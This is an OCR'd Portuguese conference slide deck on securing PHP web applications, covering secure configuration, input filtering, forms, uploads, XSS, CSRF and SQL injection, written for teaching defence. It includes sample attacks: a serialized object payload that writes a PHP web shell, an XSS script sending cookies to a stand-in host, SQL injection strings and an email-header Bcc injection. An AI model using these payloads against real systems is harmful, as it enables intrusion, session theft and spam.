# **PHP & Segurança**
# Blindando Aplicações Web

**Rafael Jaques**
**@rafajaques**
**iMasters - PHP Experience 2017**

“Conhecereis a verdade e a verdade vos libertará.”
João 8:32

# Rafael Jaques

INSTITUTO FEDERAL DE
EDUCAÇÃO, CIÊNCIA E TECNOLOGIA
RIO GRANDE DO SUL
Campus Bento Gonçalves

Professor do Instituto Federal de Educação, Ciência e Tecnologia do Rio Grande do Sul.

Graduado em Análise e Desenvolvimento de Sistemas. Pós-graduado em Gestão e Docência do Ensino Superior.
Mestre em Educação.

Desenvolvedor web e viciado em segurança.


# www.php-rs.org

# Um detalhe...

Não tem como falar de tudo :(

Mas eu tentei...

# 1

# Segurança da informação

# Pontos-chave da SI

Integridade
Confidencialidade
Disponibilidade

# 2

# Planejamento

# Planejamento

Projete o seu sistema


Estude antes de implementar

Revise o que foi feito

Conheça o seu ambiente

# Problemas no servidor

## Defesa em profundidade



# Problemas no servidor

## Lei do menor privilégio

# 3

# Melhorando o código desenvolvido

# Como desenvolver um bom código?

# Tudo começa com

# BOAS PRÁTICAS

# Boas práticas

## Omita as tags de fechamento

**Warning:** Cannot modify header information - headers already sent by (output started at /path/to/script.php:1) in script.php on line 55

# Boas práticas

## Utilize extensões consistentes

.php

.inc.php

.inc

.php~

.bak

# Boas práticas

## Utilize extensões consistentes

### httpd.conf

```
AddType application/x-httpd-php .php .phtml
```

.inc.php

.php~

.bak

# Boas práticas

## Nunca edite arquivos em produção

# Funções perigosas

exec( )

Não execute bobagem no seu sistema

shell_exec( )

proc_*( )

system( )

passthru( )

# Funções perigosas

exec( )

escapeshellcmd( )

Não execute bobagem no seu sistema

escapeshellarg( )

shell_exec( )

proc_*( )

system( )

passthru( )

# Funções perigosas

serialize()

unserialize( )

**Warning** Do not pass untrusted user input to **unserialize()** regardless of the **options** value of *allowed_classes*. Unserialization can result in code being loaded and executed due to object instantiation and autoloading, and a malicious user may be able to exploit this. Use a safe, standard data interchange format such as JSON (via json_decode() and json_encode()) if you need to pass serialized data to the user.

If you need to unserialize externally stored serialized data, consider to use hash_hmac() for data validation. Make sure data is not modified by anyone, but you.

```php
class Logger {
  public $logFile;
  public $buffer;
  public $fh;
  public function __destruct() {
    $this->WriteBuffer();
  }
  public function WriteBuffer() {
    if (!$this->fh) {
      $this->fh = fopen($this->logFile, 'w');
    }
    fwrite($this->fh, $this->buffer);
  }
  // ...
}
// ...
$cookieData = unserialize($_COOKIE['data']);
// ...
```

Ex.: https://speakerdeck.com/willdonohoe/practical-php-security

```
O:6:"Logger":3:{s:7:"logFile";s:
8:"vish.php";s:6:"buffer";s:27:"<?php
system($_GET["mal"]);";s:2:"fh";N;}
```

Grava o arquivo *vish.php* com o conteúdo:

```php
<?php system($_GET["mal"]);
```

Ex.: https://speakerdeck.com/willdonohoe/practical-php-security

# Primeiro resultado ao procurar no Google por *php store array cookie*

55

Serialize data:

```
setcookie('cookie', serialize($info), time()+3600);
```

Then unserialize data:

```
$data = unserialize($_COOKIE['cookie']);
```

After data, $info and $data will have the same content.

Ex.: https://speakerdeck.com/willdonohoe/practical-php-security

# Seu ambiente também precisa de cuidado e atenção

# Configuração do ambiente

Headers

Podem denunciar o seu servidor

expose_php

php.ini

# Configuração do ambiente

Apache

ServerTokens

Prod | Major | Minor | Min | Os | Full

```
$ lwp-request -edm GET sitedealguem.com.br
200 OK
[...]
Connection: close
Pragma: no-cache
Server: Apache/2.2.22 (Debian)
Vary: Accept-Encoding
Content-Type: text/html
X-Meta-Revisit-After: 4 days
X-Powered-By: PHP/5.3.3-7+squeeze2
```

```
$ lwp-request -edm GET sitedealguem.com.br
200 OK
[...]
Connection: close
Pragma: no-cache
Server: Apache/2.2.22 (Debian)
Vary: Accept-Encoding
Content-Type: text/html
X-Meta-Revisit-After: 4 days
X-Powered-By: PHP/5.3.3
```

Home

**Browse :**

Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type

**Reports :**

CVSS Score Report
CVSS Score Distribution

**Search :**

Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References

**Top 50 :**

Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions

**Other :**

Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ


## PHP » PHP » 5.3.3 : Security Vulnerabilities

Cpe Name:*cpe:/a:php:php:5.3.3*

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : **68** Page : 1 (This Page) 2

Copy Results Download Results

| # | CVE ID | CWE ID | # of Exploits | Vulnerability Type(s) | Publish Date | Update Date | Score | Gained Access Level | Access | Complexity | Authentication | Conf. | Integ. |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | CVE-2016-7478 | | | DoS | 2017-01-11 | 2017-01-27 | 5.0 | None | Remote | Low | Not required | None | None |

Zend/zend_exceptions.c in PHP, possibly 5.x before 5.6.28 and 7.x before 7.0.13, allows remote attackers to cause a denial of service (infinite loop) via a crafted Exc object in serialized data, a related issue to CVE-2015-8876.

| # | CVE ID | CWE ID | # of Exploits | Vulnerability Type(s) | Publish Date | Update Date | Score | Gained Access Level | Access | Complexity | Authentication | Conf. | Integ. |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 2 | CVE-2015-8994 | 264 | | +Priv | 2017-03-02 | 2017-03-16 | 6.8 | None | Remote | Medium | Not required | Partial | Partial |

An issue was discovered in PHP 5.x and 7.x, when the configuration uses apache2handler/mod_php or php-fpm with OpCache enabled. With 5.x after 5.6.28 or 7.x af 7.0.13, the issue is resolved in a non-default configuration with the opcache.validate_permission=1 setting. The vulnerability details are as follows. In PHP SAPIs whe interpreters share a common parent process, Zend OpCache creates a shared memory object owned by the common parent during initialization. Child PHP processes the SHM descriptor, using it to cache and retrieve compiled script bytecode ("opcode" in PHP jargon). Cache keys vary depending on configuration, but filename is a c key component, and compiled opcode can generally be run if a script's filename is known or can be guessed. Many common shared-hosting configurations change EU processes to enforce privilege separation among hosted users (for example using mod_ruid2 for the Apache HTTP Server, or php-fpm user settings). In these scenari default Zend OpCache behavior defeats script file permissions by sharing a single SHM cache among all child PHP processes. PHP scripts often contain sensitive inform Think of CMS configurations where reading or running another user's script usually means gaining privileges to the CMS database.

| # | CVE ID | CWE ID | # of Exploits | Vulnerability Type(s) | Publish Date | Update Date | Score | Gained Access Level | Access | Complexity | Authentication | Conf. | Integ. |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 3 | CVE-2014-9427 | 119 | | Exec Code Overflow +Info | 2015-01-02 | 2016-12-30 | 7.5 | None | Remote | Low | Not required | Partial | Partial |

sapi/cgi/cgi_main.c in the CGI component in PHP through 5.4.36, 5.5.x through 5.5.20, and 5.6.x through 5.6.4, when mmap is used to read a .php file, does not pro consider the mapping's length during processing of an invalid file that begins with a # character and lacks a newline character, which causes an out-of-bounds read a (1) allow remote attackers to obtain sensitive information from php-cgi process memory by leveraging the ability to upload a .php file or (2) trigger unexpected code

# Gerenciar os erros pode salvar seu dia!

# Gerenciamento de erros

| | |
|---|---|
| display_errors | Mostrar erros na tela |
| error_reporting | Nível de erro mostrado |
| log_errors | Logar erros |
| error_log | Arquivo de log |

# Gerenciamento de erros

`set_error_handler( )`

Indica uma função para manipular erros

`error_log( )`

Loga um erro personalizado

# 4

# Filtragem de dados

# Filtragem de dados

Bypass

Mistake

Origin

# Filtragem de dados

Validating && Sanitizing

Bloqueie valores indesejados

filter_var( )

Validate

Sanitize

# filter_var( )

FILTER_VALIDATE_*

FILTER_SANITIZE_*

**Validação de dados**

Verifica se
determinado valor
encontra-se dentro dos
parâmetros esperados.

**Limpeza de dados**

Retira de um
determinado valor todos
os caracteres que
não são permitidos.

php.net/filter.filters

# Validação

```
filter_var( $valor , CONSTANTE_FILTRO )
```

Valor filtrado

bool(false)

# Validação

FILTER_VALIDATE_EMAIL

| | | | |
|---|---|---|---|
| “rafa@php.net" | string(12) “rafa@php.net” | “1@2.3" | bool(false) |
| 5 | bool(false) | “1@2” | bool(false) |
| “phpit.com.br” | bool(false) | “joao quem”@site.com | bool(false) |

# Validação

FILTER_VALIDATE_FLOAT

FILTER_VALIDATE_BOOLEAN

FILTER_VALIDATE_IP

FILTER_VALIDATE_URL

php.net/filter.filters.validate

# Limpeza

FILTER_SANITIZE_URL

| | |
|---|---|
| http://phpit.com.br | string(19) "http://phpit.com.br" |
| http://phpit.com.br€ | string(19) "http://phpit.com.br" |
| phpitº.com.br | string(12) "phpit.com.br" |
| br¶ | string(2) "br" |
| § | string(0) "" |

# Limpeza

FILTER_SANITIZE_STRING

| | |
|---|---|
| uma string | string(10) "uma string" |
| <tag>uma string * | string(12) "uma string *" |
| <tag>uma string<tag> | string(21) "uma string<tag>" |

# Limpeza

FILTER_SANITIZE_EMAIL

FILTER_SANITIZE_SPECIAL_CHARS

FILTER_SANITIZE_ENCODED

FILTER_SANITIZE_NUMBER_INT

php.net/filter.filters.validate

# Cuidados com

# Formulários

# Cuidados com formulários

## Spoofed Form Submissions

# Cuidados com formulários

## Abuso de form mail

# Abuso de form mail

```php
<?php

$cabecalhos = "From: {$_POST['nome']}  <{$_POST['email']}>";

$para = "email@seguro.com";

$assunto = "Contato via site";

$corpo = $_POST['mensagem'];

mail($para, $assunto, $corpo, $cabecalhos);
```

# Abuso de form mail

## Esperado

From: Fulaninho <meu@email.com>

To: email@seguro.com

Subject: Contato via site

Esta é a mensagem do e-mail

# Abuso de form mail

## Esperado

From: Fulaninho <meu@email.com>
Fulaninho\nBcc: um@email.com, spam@enviar.com,
To: email@seguro.com

Subject: Contato via site

Esta é a mensagem do e-mail

# Abuso de form mail

Possível

From: Fulaninho
Bcc: um@email.com, spam@enviar.com, <meu@email.com>

To: email@seguro.com

Subject: Contato via site

Aqui coloco uma mensagem de SPAM sobre viagra ou algo assim!

# 5

# Upload de arquivos

# Upload de arquivos

## MIME Type do $_FILES


# Upload de arquivos

Verificar o tipo da imagem

exif_imagetype( )

# Upload de arquivos

*Constantes Imagetype*

| Valor | Constante |
|---|---|
| 1 | IMAGETYPE_GIF |
| 2 | IMAGETYPE_JPEG |
| 3 | IMAGETYPE_PNG |
| 4 | IMAGETYPE_SWF |
| 5 | IMAGETYPE_PSD |
| 6 | IMAGETYPE_BMP |
| 7 | IMAGETYPE_TIFF_II (intel byte order) |
| 8 | IMAGETYPE_TIFF_MM (motorola byte order) |
| 9 | IMAGETYPE_JPC |
| 10 | IMAGETYPE_JP2 |
| 11 | IMAGETYPE_JPX |
| 12 | IMAGETYPE_JB2 |
| 13 | IMAGETYPE_SWC |
| 14 | IMAGETYPE_IFF |
| 15 | IMAGETYPE_WBMP |
| 16 | IMAGETYPE_XBM |

php.net/function.exif-imagetype

# Upload de arquivos

## Ressalvar imagens

# 6

# Injeção de código

# XSS

## Cross-Site Scripting

# XSS
# Cross-Site Scripting

```
<script>

document.location = "http://sitedomal.com?c=" + document.cookie

</script>
```

# XSS
# Cross-Site Scripting

- Filtrar dados externos
- Utilize as funções de filtro
- Utilize uma white-list

# XSS
# Cross-Site Scripting

Utilize as funções de filtro

htmlentities( )

strip_tags( )

utf8_decode( )

filter_var( )

# XSS
# Cross-Site Scripting

Cuidado com injeção de **CSS**

expression( )

url( )

Métodos específicos

moz-binding

# CSRF

## Cross-Site Request Forgery

# CSRF
# Cross-Site Request Forgery

http://meusite.com/voto.php?id=1

```
<img src="http://meusite.com/voto.php?id=1" />
```

# CSRF
# Cross-Site Request Forgery

Exigir um token

uniqid( )

Prefira POST em vez de GET

Solicitar reautenticação

Limite o tempo de sessão

Verificar Referer

$_SERVER['HTTP_REFERER']

Force o uso de seus formulários

# Upload de arquivos

Outros tipos de injeção

XPath

LDAP

Bibliotecas de terceiros

# Indo além da

# Validação de dados

# Além da validação

Regras de negócio

Filtrou a entrada? Filtre a saída!

Não confie nos cookies!

# 7

# Segurança em bancos de dados

# SGBDs suportados pelo PHP

| | | |
|---|---|---|
| CUBRID | DB++ | dBase |
| filePro | FireBird/Interbase | FrontBase |
| IBM DB2 | Informix | Ingres |
| MaxDB | Mongo | mSQL |
| M$ SQL | MySQL | Oracle |
| Ovrimos SQL | Paradox | PostgreSQL |
| SQLite | Sybase | Tokyo Tyrant |

php.net/refs.database

# Conceitos básicos de segurança em Bancos de Dados

# Lei do

# Menor Privilégio

# Não permita

# Acesso Remoto

# Prefira utilizar

# UTF-8

# Escapar caracteres

## não é seguro

# SQL e Blind SQL Injection

# SQL


## Injection

# SQL Injection

Injeção de código SQL arbitrário dentro de uma consulta legítima.

# SQL Injection

```
<form action="login.php" method="post">
    Usuario: <input type="text" name="usuario"  /> <br />
    Senha: <input type="text" name="senha"  /> <br />
    <input type="submit" value="Soca a porva" />
</form>
```




```
SELECT * FROM usuarios WHERE usuario = '$usuario' AND senha = '$senha'
```

# SQL Injection

1' OR 1='1


```
SELECT * FROM usuarios WHERE usuario = '1' OR 1='1' AND senha = '1' OR 1='1'
```

# SQL Injection

fulano'# ou fulano' --

```
SELECT * FROM usuarios WHERE usuario = 'fulano'#' AND senha = 'qualquer coisa'
```

# extension:php mysql_query $_GET



Blind

# SQL

Injection

# Blind SQL Injection

Injeção de código arbitrário sem visualização da saída do banco.

# Prepared Statements

# e ORMs

# Prepared Statements

## Declarações preparadas

Compila as consultas SQL

Utiliza **placeholders**

# Prepared Statements

Declarações preparadas

```
INSERT INTO produtos (nome, preco) VALUES (?, ?)
```

# ORM

Object-relational mapping


Reduz a escrita de SQL

Acesso ao banco através de classes

# ORMs

FuelPHP






# Exposição de credenciais

# O que acontece se alguém tiver acesso aos seus arquivos?

# E se o PHP parar de funcionar?


Opening
You have chosen to open:
which is: application/x-httpd-php (418 bytes)
from: http://localhost
What should Firefox do with this file?
Open with
Choose...
Save File
Do this automatically for files like this from now on.
Cancel
OK

# 8

